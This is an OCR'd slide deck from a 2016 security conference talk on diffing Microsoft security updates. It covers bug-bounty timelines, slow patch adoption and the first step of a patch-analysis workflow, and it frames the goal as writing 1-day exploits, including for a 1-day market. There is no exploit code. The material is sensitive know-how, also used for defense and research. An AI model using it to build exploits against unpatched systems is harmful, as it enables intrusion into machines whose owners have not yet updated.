Effective Patch Analysis for Microsoft Updates

Power of Community | 2016.11

Brian Pak

Co-Founder & Researcher, Theori

Work

Automotive Security
Exploit Development
Research and Development
Reverse Engineering

Capture The Flag

Founder of Plaid Parliament of Pwning (PPP)
3 DefCon CTF wins (2013, 2014, 2016)
Lots of other international CTF wins

Theori is a cybersecurity R&D company that aims to provide high-quality research capabilities, in order to undertake the challenging security problems of our government and commercial customers – www.theori.io

Agenda

- **Background** – what are we talking about today?
- **Patch Analysis** – let’s talk about general approach in analyzing patches
- **Case Study** – case-by-case overview of Microsoft patch analysis
- **PETCH** – everyone loves tools!
- **Conclusion** – wrapping all up, let’s go write some 1-days!

Background

What are we talking today?

Vulnerabilities

Exploits

- 0-days vs. N-days
- State-sponsored
- Malware
- Research


Bug Bounties

- Payouts
- Credits
- Competitions

Market

- Higher payouts
- No credits

Security Updates



~1-2 weeks

~4-8 weeks

~4-8 weeks

Report

Vendor

Bug bounty platform

Bargain

Bug bounty offers

Review

Reproduce

Triage


Fix & Deploy

Test + QA

Advisories

Feedback

Security Updates



~2-6 weeks

~4-8 weeks

Report

Vendor

Bug bounty platform

Bargain

Bug bounty offers

Review

Reproduce

Triage

Fix & Deploy

Test + QA


Advisories

Feedback

The worst starts here

People are SLOW

According to Tripwire[1] survey…



[1] Combating Patch Fatigue: Is IT Overwhelmed to the Detriment of Enterprise Security?

What can {criminals, hackers, **you**} do during the **first week**?

Patch Analysis

It’s easy when they tell you the answer!

Patch Analysis

Analyzing patches released by vendors to better understand what code changes were made

Patch analysis *isn't* new


APEG (Automatic Patch-based Exploit Generation) – Brumley et al.

Towards Generating High Coverage Vulnerability-Based Signatures with Protocol-Level Constraint-Guided Exploration – Caballero et al.

Reverse Engineering and Computer Security – Alex Sotirov

Fight against 1-day exploits: Diffing Binaries vs Anti-diffing Binaries – Jeongwook Oh

Why?



Pentesting & Auditing

Slow updates
Real threat
Metasploit module

Vulnerability Research

Insight from fixed bugs
New bug class
Find similar bugs


Defense Research

Network filters (IDS, IPS)
Anti-virus
Mitigation solutions


Fun & Profit

Real-world CTF
1-day Market

Patch Analysis in 6 easy steps!




We are going to be Microsoft-specific today,



Microsoft makes patch analysis extremely convenient, though!

but the same process applies to any patch analysis.

Step 1: Download



2 Versions

(n-1)th month

nth month

Minimal changes, focusing on security updates


VM with (n-1)th month cumulative updates

For Microsoft patches,

- Security Bulletin
- Knowledge Base (KB)

Oh, man. Patches came out today!

Find the latest updates



Security Advisories and Bulletins > Security Bulletin Summaries > 2016

MS16-OCT

MS16-SEP


Microsoft Security Bulletin Summary for October 2016

Published: October 11, 2016 | Updated: October 12, 2016

Windows 10

MS releases cumulative updates that contain all of component updates

For older Windows, you can download each component update separately



